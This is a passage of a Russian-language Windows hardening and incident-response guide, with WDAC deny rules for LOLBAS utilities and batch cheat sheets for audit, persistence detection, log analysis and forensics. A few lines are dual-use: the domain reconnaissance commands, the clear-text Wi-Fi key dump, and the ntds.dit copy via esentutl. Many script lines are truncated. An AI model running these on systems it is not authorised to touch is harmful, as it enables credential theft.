Windows PowerShell → "Turn on PowerShell Transcription" → Enabled
    Transcript output directory: \\server\share\PSlogs (или локальный путь)
    [✓] Include invocation headers
```

Реестровый путь:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription
    EnableTranscripting = 1 (REG_DWORD)
    EnableInvocationHeader = 1 (REG_DWORD)
    OutputDirectory = "C:\PSTranscripts" (REG_SZ)
```

C.4. Ограничение скриптовых движков

C.4.1. Режим ограниченного языка PowerShell (Constrained Language Mode)

Для активации в масштабе организации наиболее надёжный метод — через WDAC (Windows Defender Application Control). При наличии WDAC-политики PowerShell автоматически переходит в CLM для неразрешённых скриптов.

Ручная активация (для тестирования):

```
Переменная среды (на уровне машины):
    __PSLockDownPolicy = 4

Реестровый путь:
    HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
        __PSLockDownPolicy = 4 (REG_SZ)
```

> ***Внимание!*** *Переменная среды* `__PSLockDownPolicy` *легко обходится атакующим (путём запуска powershell из собственного процесса с изменённой средой). Для продуктивных сред используйте WDAC.*

C.4.2. Отключение Windows Script Host (WSH)

Реестровый путь (для всей машины):

```
HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings
    Enabled = 0 (REG_DWORD)
```

Реестровый путь (для текущего пользователя):

```
HKCU\SOFTWARE\Microsoft\Windows Script Host\Settings
    Enabled = 0 (REG_DWORD)
```

При попытке запуска wscript.exe или cscript.exe пользователь получит сообщение «Windows Script Host access is disabled on this machine».

C.4.3. Блокировка запуска HTA-файлов через ассоциацию

Реестровый путь:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Associations
    LowRiskFileTypes = .hta (REG_SZ)
    — Удалить .hta из списка

HKLM\SOFTWARE\Classes\.hta
    (Default) = txtfile    ; Ассоциировать с блокнотом вместо mshta
```

Либо через GPO:

```
User Configuration → Administrative Templates → Windows Components →
Attachment Manager → "Inclusion list for moderate risk file types"
    Не включать .hta
```

C.5. Sysmon — рекомендуемая конфигурация событий

Хотя Sysmon не является встроенной утилитой System32, его установка критически важна для мониторинга использования нативных инструментов. Ключевые события для мониторинга утилит System32:

Событие Sysmon	Описание	Что отслеживать
1	Process Create	Запуск любых утилит из Приложения A с флагом LOLBAS
3	Network Connection	Сетевые соединения от certutil, mshta, bitsadmin, rundll32
7	Image Loaded	Загрузка DLL процессами rundll32, regsvr32
8	CreateRemoteThread	Инъекция кода через mavinject и другие техники
10	ProcessAccess	Доступ к lsass.exe от любого процесса
11	FileCreate	Создание файлов в %TEMP%, %APPDATA% утилитами загрузки
12–14	Registry Events	Изменения Run-ключей, служб, ассоциаций файлов
22	DNS Query	DNS-запросы от нетипичных процессов (certutil, mshta)

C.6. WDAC (Windows Defender Application Control)

WDAC — современная замена AppLocker, обеспечивающая защиту на уровне ядра.

Создание базовой политики:

```
# Создание политики на основе аудита текущей системы
New-CIPolicy -Level Publisher -Fallback Hash `
    -FilePath "C:\Policies\BasePolicy.xml" `
    -UserPEs

# Добавление запрета конкретных утилит
$DenyRules = @(
    "%SystemRoot%\System32\mshta.exe",
    "%SystemRoot%\System32\cmstp.exe",
    "%SystemRoot%\System32\mavinject.exe",
    "%SystemRoot%\System32\infdefaultinstall.exe"
)

foreach ($path in $DenyRules) {
    $rule = New-CIPolicyRule -Level FilePath -DriverFilePath $path -Deny
    Merge-CIPolicy -PolicyPaths "C:\Policies\BasePolicy.xml" `
        -Rules $rule `
        -OutputFilePath "C:\Policies\BasePolicy.xml"
}

# Конвертация в бинарный формат
ConvertFrom-CIPolicy -XmlFilePath "C:\Policies\BasePolicy.xml" `
    -BinaryFilePath "C:\Policies\SIPolicy.p7b"
```

Развёртывание через GPO:

```
Computer Configuration → Administrative Templates → System →
Device Guard → "Deploy Windows Defender Application Control"
    → File path: \\domain\sysvol\...\SIPolicy.p7b
```

Приложение D: Шпаргалки (Quick Reference Cards)

Данное приложение содержит готовые к использованию наборы команд для типичных задач администрирования и информационной безопасности. Все команды используют исключительно нативные утилиты Windows из каталога System32 и не требуют установки стороннего ПО.

Шпаргалка 1: Сетевая разведка (Network Reconnaissance)

```
@echo off
REM ============================================================
REM  СЕТЕВАЯ РАЗВЕДКА — System32 Native Tools
REM  Запуск: от имени администратора для полного функционала
REM ============================================================

echo ==================== СЕТЕВАЯ КОНФИГУРАЦИЯ ====================
echo.
echo --- Полная конфигурация TCP/IP ---
ipconfig /all

echo --- DNS-кэш ---
ipconfig /displaydns

echo --- Таблица маршрутизации ---
route print

echo --- Таблица ARP ---
arp -a

echo --- Активные соединения (с PID и именами процессов) ---
netstat -anob

echo --- Порты в состоянии LISTENING ---
netstat -an | findstr "LISTENING"

echo ==================== ОБНАРУЖЕНИЕ ХОСТОВ ====================
echo.
echo --- NetBIOS-имена в локальной сети ---
nbtstat -n

echo --- Сетевые ресурсы текущего домена ---
net view /domain

echo --- Доверительные отношения домена ---
nltest /domain_trusts /all_trusts

echo --- Доменные контроллеры ---
nltest /dclist:%USERDNSDOMAIN%

echo ==================== СЛУЖБЫ И ПОРТЫ ====================
echo.
echo --- Конфигурация брандмауэра ---
netsh advfirewall show allprofiles

echo --- Правила входящего брандмауэра ---
netsh advfirewall firewall show rule name=all dir=in

echo --- Портовые прокси (port forwarding) ---
netsh interface portproxy show all

echo --- Wi-Fi профили ---
netsh wlan show profiles

echo --- Wi-Fi профиль с паролем (подставить имя) ---
REM netsh wlan show profile name="SSID_NAME" key=clear

echo ==================== DNS-РАЗВЕДКА ====================
echo.
echo --- Основной DNS-сервер ---
nslookup %USERDNSDOMAIN%

echo --- MX-записи домена ---
nslookup -type=mx %USERDNSDOMAIN%

echo --- NS-записи ---
nslookup -type=ns %USERDNSDOMAIN%

echo --- Трассировка до шлюза ---
tracert -d -h 5 %COMPUTERNAME%

echo ==================== SMB/NETBIOS ====================
echo.
echo --- Открытые общие ресурсы ---
```

```
net share

echo --- Сеансы на текущей машине ---
net session

echo --- Открытые файлы по сети ---
openfiles /query

echo --- Имя компьютера и домен ---
hostname
echo %USERDOMAIN%\%USERNAME%
```

Шпаргалка 2: Аудит системы (System Audit)

```
@echo off
REM ============================================================
REM  ПОЛНЫЙ АУДИТ СИСТЕМЫ — System32 Native Tools
REM  Запуск: ОБЯЗАТЕЛЬНО от имени администратора
REM  Вывод: каталог %TEMP%\audit_%COMPUTERNAME%
REM ============================================================

set OUTDIR=%TEMP%\audit_%COMPUTERNAME%_%DATE:~-4%%DATE:~3,2%%DATE:~0,2%
mkdir "%OUTDIR%" 2>nul

echo [*] Аудит системы: %COMPUTERNAME%
echo [*] Каталог вывода: %OUTDIR%
echo.

REM ═══ Информация о системе ═══
echo [+] Системная информация...
systeminfo > "%OUTDIR%\01_systeminfo.txt"

echo [+] Имя хоста и домен...
hostname > "%OUTDIR%\02_hostname.txt"
whoami /all >> "%OUTDIR%\02_hostname.txt"

REM ═══ Пользователи и группы ═══
echo [+] Локальные пользователи...
net user > "%OUTDIR%\03_local_users.txt"

echo [+] Локальные группы...
net localgroup > "%OUTDIR%\04_local_groups.txt"

echo [+] Члены группы Administrators...
net localgroup administrators > "%OUTDIR%\05_admins.txt"

echo [+] Членство в группах текущего пользователя...
whoami /groups > "%OUTDIR%\06_my_groups.txt"

echo [+] Привилегии текущего пользователя...
whoami /priv > "%OUTDIR%\07_my_privs.txt"

REM ═══ Сеть ═══
echo [+] Конфигурация сети...
ipconfig /all > "%OUTDIR%\10_ipconfig.txt"

echo [+] Активные соединения...
netstat -anob > "%OUTDIR%\11_netstat.txt"

echo [+] Таблица маршрутизации...
route print > "%OUTDIR%\12_routes.txt"

echo [+] ARP-таблица...
arp -a > "%OUTDIR%\13_arp.txt"

echo [+] DNS-кэш...
ipconfig /displaydns > "%OUTDIR%\14_dns_cache.txt"

echo [+] Сетевые ресурсы...
net share > "%OUTDIR%\15_shares.txt"

echo [+] Конфигурация брандмауэра...
netsh advfirewall show allprofiles > "%OUTDIR%\16_firewall_profiles.txt"
netsh advfirewall firewall show rule name=all > "%OUTDIR%\17_firewall_rules.txt"

REM ═══ Процессы и службы ═══
echo [+] Запущенные процессы...
tasklist /v /fo csv > "%OUTDIR%\20_processes.csv"

echo [+] Процессы с DLL...
tasklist /m > "%OUTDIR%\21_processes_dlls.txt"

echo [+] Процессы с сервисами...
tasklist /svc > "%OUTDIR%\22_processes_svc.txt"

echo [+] Все службы...
sc query state= all > "%OUTDIR%\23_services.txt"
```

```
echo [+] Автозапускаемые службы...
wmic service where "StartMode='Auto'" get Name,DisplayName,State,PathName /format:csv >

REM ═══ Запланированные задачи ═══
echo [+] Запланированные задачи...
schtasks /query /fo csv /v > "%OUTDIR%\25_schtasks.csv"

REM ═══ Автозагрузка и реестр ═══
echo [+] Ключи автозапуска реестра...
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" > "%OUTDIR%\30_hklm_run
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" >> "%OUTDIR%\30_hkl
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" > "%OUTDIR%\31_hkcu_run
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" >> "%OUTDIR%\31_hkc

echo [+] Registered DLLs (AppInit)...
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs >

echo [+] Image File Execution Options...
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optio

REM ═══ Драйверы ═══
echo [+] Установленные драйверы...
driverquery /v /fo csv > "%OUTDIR%\35_drivers.csv"

REM ═══ Политики безопасности ═══
echo [+] Текущие политики аудита...
auditpol /get /category:* > "%OUTDIR%\40_auditpol.txt"

echo [+] Экспорт политики безопасности...
secedit /export /cfg "%OUTDIR%\41_secpolicy.inf" >nul

REM ═══ Обновления ═══
echo [+] Установленные обновления...
wmic qfe list full /format:csv > "%OUTDIR%\45_hotfixes.csv"

REM ═══ Диски и файловая система ═══
echo [+] Информация о дисках...
wmic logicaldisk get Caption,Description,FileSystem,FreeSpace,Size /format:csv > "%OUTD

echo [+] Теневые копии...
vssadmin list shadows > "%OUTDIR%\51_vss.txt" 2>&1

echo [+] Минифильтры ФС...
fltMC > "%OUTDIR%\52_minifilters.txt" 2>&1

echo.
echo [*] Аудит завершён. Результаты: %OUTDIR%
echo [*] Файлов собрано:
dir /b "%OUTDIR%" | find /c /v ""
```

Шпаргалка 3: Incident Response — первоочередные действия

```
@echo off
REM ============================================================
REM  INCIDENT RESPONSE — Первоочередной сбор артефактов
REM  Запуск: ОБЯЗАТЕЛЬНО от имени администратора
REM  ВАЖНО: Не перезагружайте систему до завершения сбора!
REM ============================================================

set IRDIR=%TEMP%\IR_%COMPUTERNAME%_%TIME:~0,2%%TIME:~3,2%
set IRDIR=%IRDIR: =0%
mkdir "%IRDIR%" 2>nul

echo ================================================================
echo  INCIDENT RESPONSE — %DATE% %TIME%
echo  Хост: %COMPUTERNAME% (%USERDOMAIN%)
echo  Оператор: %USERNAME%
echo  Каталог: %IRDIR%
echo ================================================================
echo.

REM ═══ ФАЗА 1: Volatile Data (сначала собираем то, что исчезнет) ═══
echo [ФАЗА 1] Volatile Data
echo.

echo [1.1] Текущая дата/время системы...
echo %DATE% %TIME% > "%IRDIR%\00_timestamp.txt"
w32tm /query /status >> "%IRDIR%\00_timestamp.txt" 2>&1

echo [1.2] Текущий пользователь и привилегии...
whoami /all > "%IRDIR%\01_whoami.txt"

echo [1.3] Активные сетевые соединения (критически важно)...
netstat -anob > "%IRDIR%\02_netstat.txt"

echo [1.4] Запущенные процессы...
tasklist /v /fo csv > "%IRDIR%\03_processes.csv"
wmic process get ProcessId,Name,ParentProcessId,CommandLine,ExecutablePath,CreationDate

echo [1.5] DNS-кэш (покажет недавние обращения)...
ipconfig /displaydns > "%IRDIR%\04_dns_cache.txt"

echo [1.6] ARP-таблица...
arp -a > "%IRDIR%\05_arp.txt"

echo [1.7] Активные сессии...
net session > "%IRDIR%\06_sessions.txt" 2>&1
query user > "%IRDIR%\06_users_loggedon.txt" 2>&1

echo [1.8] Открытые файлы по сети...
openfiles /query > "%IRDIR%\07_openfiles.txt" 2>&1

echo [1.9] Буфер обмена (clipboard) — сохранение через PS...
powershell -NoProfile -Command "Get-Clipboard | Out-File '%IRDIR%\08_clipboard.txt'" 2>

REM ═══ ФАЗА 2: Persistence и автозапуск ═══
echo.
echo [ФАЗА 2] Persistence Artifacts
echo.

echo [2.1] Запланированные задачи...
schtasks /query /fo csv /v > "%IRDIR%\10_schtasks.csv"

echo [2.2] Службы (все)...
sc query state= all > "%IRDIR%\11_services.txt"
wmic service get Name,DisplayName,PathName,StartMode,State /format:csv > "%IRDIR%\11_se

echo [2.3] Ключи Run реестра...
(
    echo ═══ HKLM Run ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>&1
    echo ═══ HKLM RunOnce ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>&1
    echo ═══ HKCU Run ═══
    reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>&1
    echo ═══ HKCU RunOnce ═══
```

```
    reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>&1
    echo ═══ HKLM Run (Wow6432Node) ═══
    reg query "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run" 2>&1
    echo ═══ Winlogon Shell/Userinit ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell 2>&
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
    echo ═══ AppInit_DLLs ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DL
    echo ═══ IFEO ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution O
) > "%IRDIR%\12_registry_persistence.txt"

echo [2.4] Содержимое Startup-каталогов...
dir /s /b "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" > "%IRDIR%\13_star
dir /s /b "%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup\" > "%IRDIR%\13_

echo [2.5] WMI-подписки (постоянные)...
wmic /namespace:\\root\subscription path __EventFilter list brief > "%IRDIR%\14_wmi_fil
wmic /namespace:\\root\subscription path CommandLineEventConsumer list brief > "%IRDIR%
wmic /namespace:\\root\subscription path __FilterToConsumerBinding list brief > "%IRDIR

REM ═══ ФАЗА 3: Журналы событий ═══
echo.
echo [ФАЗА 3] Event Logs
echo.

echo [3.1] Последние 100 событий Security (Logon)...
wevtutil qe Security "/q:*[System[(EventID=4624 or EventID=4625)]]" /c:100 /rd:true /f

echo [3.2] Создание процессов (Event 4688)...
wevtutil qe Security "/q:*[System[EventID=4688]]" /c:200 /rd:true /f:text > "%IRDIR%\21

echo [3.3] Создание служб (Event 7045)...
wevtutil qe System "/q:*[System[EventID=7045]]" /c:50 /rd:true /f:text > "%IRDIR%\22_ne

echo [3.4] Установка обновлений и ПО...
wevtutil qe Application "/q:*[System[Provider[@Name='MsiInstaller']]]" /c:50 /rd:true /

echo [3.5] PowerShell-логи (ScriptBlock)...
wevtutil qe "Microsoft-Windows-PowerShell/Operational" /c:200 /rd:true /f:text > "%IRDI

echo [3.6] Задачи планировщика...
wevtutil qe "Microsoft-Windows-TaskScheduler/Operational" /c:100 /rd:true /f:text > "%I

echo [3.7] Windows Defender...
wevtutil qe "Microsoft-Windows-Windows Defender/Operational" /c:100 /rd:true /f:text >

echo [3.8] Sysmon (если установлен)...
wevtutil qe "Microsoft-Windows-Sysmon/Operational" /c:500 /rd:true /f:text > "%IRDIR%\2

REM ═══ ФАЗА 4: Дополнительная информация ═══
echo.
echo [ФАЗА 4] Additional Info
echo.

echo [4.1] Установленные обновления...
wmic qfe get HotFixID,InstalledOn,Description /format:csv > "%IRDIR%\30_hotfixes.csv"

echo [4.2] Сетевая конфигурация...
ipconfig /all > "%IRDIR%\31_ipconfig.txt"
route print > "%IRDIR%\32_routes.txt"

echo [4.3] Политики аудита...
auditpol /get /category:* > "%IRDIR%\33_auditpol.txt"

echo [4.4] Минифильтры (антивирус, EDR)...
fltMC > "%IRDIR%\34_minifilters.txt" 2>&1

echo.
echo ================================================================
echo  Сбор завершён: %IRDIR%
echo  Рекомендуемые следующие шаги:
echo    1. Скопируйте каталог на внешний носитель
echo    2. Рассчитайте хеши: certutil -hashfile file SHA256
echo    3. Не выключайте систему до получения образа памяти
echo ================================================================
```

Шпаргалка 4: Обнаружение Persistence

```
@echo off
REM ============================================================
REM  PERSISTENCE DETECTION — Поиск механизмов закрепления
REM  Проверяет все основные точки закрепления в системе
REM ============================================================

echo ================================================================
echo  PERSISTENCE CHECK — %COMPUTERNAME% — %DATE% %TIME%
echo ================================================================
echo.

echo ═══ [1] РЕЕСТР: Run/RunOnce ключи ═══
echo.
echo --- HKLM\...\Run ---
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>&1
echo.
echo --- HKLM\...\RunOnce ---
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>&1
echo.
echo --- HKCU\...\Run ---
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>&1
echo.
echo --- HKCU\...\RunOnce ---
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>&1
echo.
echo --- HKLM\...\Run (32-bit на 64-bit) ---
reg query "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run" 2>&1
echo.

echo ═══ [2] РЕЕСТР: Winlogon ═══
echo.
echo --- Shell ---
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
echo.
echo --- Userinit ---
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
echo.
echo --- Notify (устарело, но проверяем) ---
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify" /s 2>&1
echo.

echo ═══ [3] РЕЕСТР: Дополнительные механизмы ═══
echo.
echo --- AppInit_DLLs ---
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs 2
echo.
echo --- Image File Execution Options (Debugger) ---
for /f "tokens=*" %%i in ('reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
echo.
echo --- COM Hijacking (InprocServer32 в HKCU) ---
reg query "HKCU\SOFTWARE\Classes\CLSID" /s /v InprocServer32 2>nul | findstr /i "Inproc
echo.

echo ═══ [4] ЗАПЛАНИРОВАННЫЕ ЗАДАЧИ ═══
echo.
echo --- Нестандартные задачи (не Microsoft) ---
schtasks /query /fo csv /v | findstr /v /i "Microsoft\\Windows" | findstr /v "TaskName"
echo.

echo ═══ [5] СЛУЖБЫ ═══
echo.
echo --- Службы с нестандартными путями ---
wmic service where "PathName is not null" get Name,PathName,StartMode,State /format:csv
echo.
echo --- Службы с unquoted путями (уязвимость) ---
wmic service get Name,PathName /format:csv | findstr /v """" | findstr /i "Program File
echo.

echo ═══ [6] КАТАЛОГИ АВТОЗАГРУЗКИ ═══
echo.
echo --- Текущий пользователь ---
dir /b /a "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" 2>&1
echo.
echo --- Все пользователи ---
```

```
dir /b /a "%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup\" 2>&1
echo.

echo ═══ [7] WMI ПОДПИСКИ ═══
echo.
echo --- EventFilter ---
wmic /namespace:\\root\subscription path __EventFilter get Name,Query 2>nul
echo.
echo --- CommandLineEventConsumer ---
wmic /namespace:\\root\subscription path CommandLineEventConsumer get Name,CommandLine
echo.
echo --- ActiveScriptEventConsumer ---
wmic /namespace:\\root\subscription path ActiveScriptEventConsumer get Name,ScriptText
echo.

echo ═══ [8] BITS ЗАДАНИЯ ═══
echo.
bitsadmin /list /allusers /verbose 2>nul | findstr /i "DISPLAY URL NOTIFY"
echo.

echo ═══ [9] DLL HIJACKING INDICATORS ═══
echo.
echo --- AppCertDlls ---
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls" 2>&1
echo.
echo --- KnownDlls ---
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs" 2>&1
echo.

echo ═══ [10] NETSH HELPER DLLs ═══
echo.
reg query "HKLM\SOFTWARE\Microsoft\NetSh" 2>&1
echo.

echo ═══ [11] СЕРТИФИКАТЫ ПОЛЬЗОВАТЕЛЯ ═══
echo.
certutil -store -user Root 2>nul | findstr /i "Subject NotAfter"
echo.

echo ═══ [12] АЛЬТЕРНАТИВНЫЕ ПОТОКИ ДАННЫХ (ADS) ═══
echo.
echo --- Проверка каталога автозагрузки на ADS ---
dir /r "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" 2>nul | findstr ":"
dir /r "%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup\" 2>nul | findstr "
echo.

echo ================================================================
echo  Проверка завершена. Изучите результаты на предмет аномалий.
echo ================================================================
```

Шпаргалка 5: Анализ журналов событий (Log Analysis)

```
@echo off
REM ============================================================
REM  LOG ANALYSIS — Ключевые запросы wevtutil
REM  Все запросы выводят последние N событий в обратном порядке
REM ============================================================

echo ================================================================
echo  LOG ANALYSIS — %COMPUTERNAME% — %DATE%
echo ================================================================

REM ---- Параметры ----
set COUNT=50

echo.
echo ═══ [1] АУТЕНТИФИКАЦИЯ ═══
echo.

echo --- Успешные входы (4624) ---
wevtutil qe Security "/q:*[System[EventID=4624]]" /c:%COUNT% /rd:true /f:text

echo --- Неудачные попытки входа (4625) ---
wevtutil qe Security "/q:*[System[EventID=4625]]" /c:%COUNT% /rd:true /f:text

echo --- Входы по RDP (тип 10) ---
wevtutil qe Security "/q:*[System[EventID=4624] and EventData[Data[@Name='LogonType']=

echo --- Использование Runas / явные учётные данные (4648) ---
wevtutil qe Security "/q:*[System[EventID=4648]]" /c:%COUNT% /rd:true /f:text

echo --- Блокировка учётных записей (4740) ---
wevtutil qe Security "/q:*[System[EventID=4740]]" /c:%COUNT% /rd:true /f:text

echo.
echo ═══ [2] УПРАВЛЕНИЕ УЧЁТНЫМИ ЗАПИСЯМИ ═══
echo.

echo --- Создание пользователя (4720) ---
wevtutil qe Security "/q:*[System[EventID=4720]]" /c:%COUNT% /rd:true /f:text

echo --- Добавление в группу (4728, 4732, 4756) ---
wevtutil qe Security "/q:*[System[(EventID=4728 or EventID=4732 or EventID=4756)]]" /c

echo --- Изменение пароля (4723, 4724) ---
wevtutil qe Security "/q:*[System[(EventID=4723 or EventID=4724)]]" /c:%COUNT% /rd:tru

echo.
echo ═══ [3] ЗАПУСК ПРОЦЕССОВ ═══
echo.

echo --- Все события создания процессов (4688) ---
wevtutil qe Security "/q:*[System[EventID=4688]]" /c:%COUNT% /rd:true /f:text

echo --- Запуск PowerShell ---
wevtutil qe Security "/q:*[System[EventID=4688] and EventData[Data[@Name='NewProcessNa

echo --- Запуск cmd.exe ---
wevtutil qe Security "/q:*[System[EventID=4688] and EventData[Data[@Name='NewProcessNa

echo --- Запуск подозрительных утилит (mshta, cmstp, regsvr32, rundll32, certutil) ---
wevtutil qe Security "/q:*[System[EventID=4688] and (EventData[Data[@Name='NewProcessNa

echo.
echo ═══ [4] СЛУЖБЫ ═══
echo.

echo --- Установка новых служб (7045) ---
wevtutil qe System "/q:*[System[EventID=7045]]" /c:%COUNT% /rd:true /f:text

echo --- Аварийное завершение служб (7034) ---
wevtutil qe System "/q:*[System[EventID=7034]]" /c:%COUNT% /rd:true /f:text

echo --- Изменение конфигурации служб (4697) ---
wevtutil qe Security "/q:*[System[EventID=4697]]" /c:%COUNT% /rd:true /f:text
```

```
echo.
echo ═══ [5] ЗАПЛАНИРОВАННЫЕ ЗАДАЧИ ═══
echo.

echo --- Создание задачи (4698) ---
wevtutil qe Security "/q:*[System[EventID=4698]]" /c:%COUNT% /rd:true /f:text

echo --- Операции планировщика ---
wevtutil qe "Microsoft-Windows-TaskScheduler/Operational" "/q:*[System[(EventID=106 or

echo.
echo ═══ [6] POWERSHELL ═══
echo.

echo --- ScriptBlock Logging (4104) ---
wevtutil qe "Microsoft-Windows-PowerShell/Operational" "/q:*[System[EventID=4104]]" /c

echo --- Выполнение Pipeline (800) ---
wevtutil qe "Windows PowerShell" "/q:*[System[EventID=800]]" /c:%COUNT% /rd:true /f:tex

echo.
echo ═══ [7] ОЧИСТКА ЖУРНАЛОВ (ANTI-FORENSICS) ═══
echo.

echo --- Очистка журнала (1102 — Security, 104 — System) ---
wevtutil qe Security "/q:*[System[EventID=1102]]" /c:%COUNT% /rd:true /f:text
wevtutil qe System "/q:*[System[EventID=104]]" /c:%COUNT% /rd:true /f:text

echo.
echo ═══ [8] WINDOWS DEFENDER ═══
echo.

echo --- Обнаружения (1116, 1117) ---
wevtutil qe "Microsoft-Windows-Windows Defender/Operational" "/q:*[System[(EventID=111

echo --- Отключение защиты (5001) ---
wevtutil qe "Microsoft-Windows-Windows Defender/Operational" "/q:*[System[EventID=5001

echo.
echo ═══ [9] СВОДКА ПО ЖУРНАЛАМ ═══
echo.

echo --- Размеры и количество записей в основных журналах ---
for %%l in (Security System Application "Microsoft-Windows-PowerShell/Operational" "Mi
    echo Журнал: %%l
    wevtutil gli %%l 2>nul | findstr /i "records fileSize"
    echo.
)
```

Шпаргалка 6: Файловая система и форензика (File System Forensics)

```
@echo off
REM ============================================================
REM  FILE SYSTEM FORENSICS — Утилиты для анализа ФС
REM  Запуск: от имени администратора
REM ============================================================

echo ================================================================
echo  FILE SYSTEM FORENSICS — %COMPUTERNAME% — %DATE%
echo ================================================================

echo.
echo ═══ [1] ИНФОРМАЦИЯ О ДИСКАХ И ТОМАХ ═══
echo.

echo --- Логические диски ---
wmic logicaldisk get Caption,Description,FileSystem,FreeSpace,Size,VolumeName

echo --- Физические диски ---
wmic diskdrive get Caption,DeviceID,Model,Partitions,Size,Status

echo --- Точки монтирования ---
mountvol

echo --- Информация NTFS ---
fsutil fsinfo ntfsinfo C:

echo --- Информация о секторах ---
fsutil fsinfo sectorinfo C:

echo --- Статистика файловой системы ---
fsutil fsinfo statistics C:

echo.
echo ═══ [2] ПОИСК ПОДОЗРИТЕЛЬНЫХ ФАЙЛОВ ═══
echo.

echo --- Исполняемые файлы в %TEMP% ---
dir /s /b "%TEMP%\*.exe" "%TEMP%\*.dll" "%TEMP%\*.scr" "%TEMP%\*.bat" "%TEMP%\*.ps1" "%

echo --- Исполняемые файлы в %APPDATA% ---
dir /s /b "%APPDATA%\*.exe" "%APPDATA%\*.dll" "%APPDATA%\*.scr" 2>nul

echo --- Исполняемые файлы в Public ---
dir /s /b "C:\Users\Public\*.exe" "C:\Users\Public\*.dll" "C:\Users\Public\*.bat" "C:\U

echo --- Недавно изменённые EXE (последние 3 дня) ---
forfiles /p C:\Windows\System32 /m *.exe /d -3 /c "cmd /c echo @path @fdate @ftime" 2>n

echo --- Недавно изменённые DLL (последние 3 дня) ---
forfiles /p C:\Windows\System32 /m *.dll /d -3 /c "cmd /c echo @path @fdate @ftime" 2>n

echo.
echo ═══ [3] АЛЬТЕРНАТИВНЫЕ ПОТОКИ ДАННЫХ (ADS) ═══
echo.

echo --- ADS в каталогах пользователя ---
dir /s /r "%USERPROFILE%\Desktop\" 2>nul | findstr ":$DATA"
dir /s /r "%USERPROFILE%\Downloads\" 2>nul | findstr ":$DATA"
dir /s /r "%USERPROFILE%\Documents\" 2>nul | findstr ":$DATA"

echo --- ADS в C:\Windows\Temp ---
dir /s /r "C:\Windows\Temp\" 2>nul | findstr ":$DATA"

echo --- Zone.Identifier (Mark of the Web) ---
echo Файлы из интернета в Downloads:
dir /s /r "%USERPROFILE%\Downloads\" 2>nul | findstr "Zone.Identifier"

echo.
echo ═══ [4] ХЕШИРОВАНИЕ ФАЙЛОВ ═══
echo.

echo --- Расчёт SHA-256 хеша файла ---
echo Использование: certutil -hashfile "путь_к_файлу" SHA256
echo.
```

```
echo --- Пример: хеш cmd.exe ---
certutil -hashfile "C:\Windows\System32\cmd.exe" SHA256

echo --- Пример: хеш подозрительного файла ---
REM certutil -hashfile "C:\path\to\suspicious.exe" SHA256
REM certutil -hashfile "C:\path\to\suspicious.exe" MD5

echo --- Сравнение хешей двух файлов ---
echo Использование:
echo   certutil -hashfile file1.exe SHA256 ^> hash1.txt
echo   certutil -hashfile file2.exe SHA256 ^> hash2.txt
echo   fc hash1.txt hash2.txt

echo.
echo ═══ [5] МЕТАДАННЫЕ ФАЙЛОВ ═══
echo.

echo --- Цифровая подпись файла ---
echo Использование: sigverif (GUI) или PowerShell:
echo   powershell -NoProfile -Command "Get-AuthenticodeSignature 'file.exe'"

echo --- Проверка целостности системных файлов ---
echo   sfc /scannow
echo   sfc /verifyonly  (только проверка, без восстановления)

echo --- Каталог логов SFC ---
echo   %SystemRoot%\Logs\CBS\CBS.log

echo.
echo ═══ [6] РАБОТА С ТЕНЕВЫМИ КОПИЯМИ (VSS) ═══
echo.

echo --- Список теневых копий ---
vssadmin list shadows

echo --- Создание теневой копии (для forensics) ---
echo   vssadmin create shadow /for=C:

echo --- Доступ к файлам из теневой копии ---
echo   mklink /d C:\ShadowMount \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\
echo   (где N — номер копии из list shadows)

echo --- Копирование заблокированного файла через esentutl ---
echo   esentutl /y /vss "C:\Windows\NTDS\ntds.dit" /d "C:\temp\ntds.dit"
echo   (требует привилегий SYSTEM или работающего агента VSS)

echo.
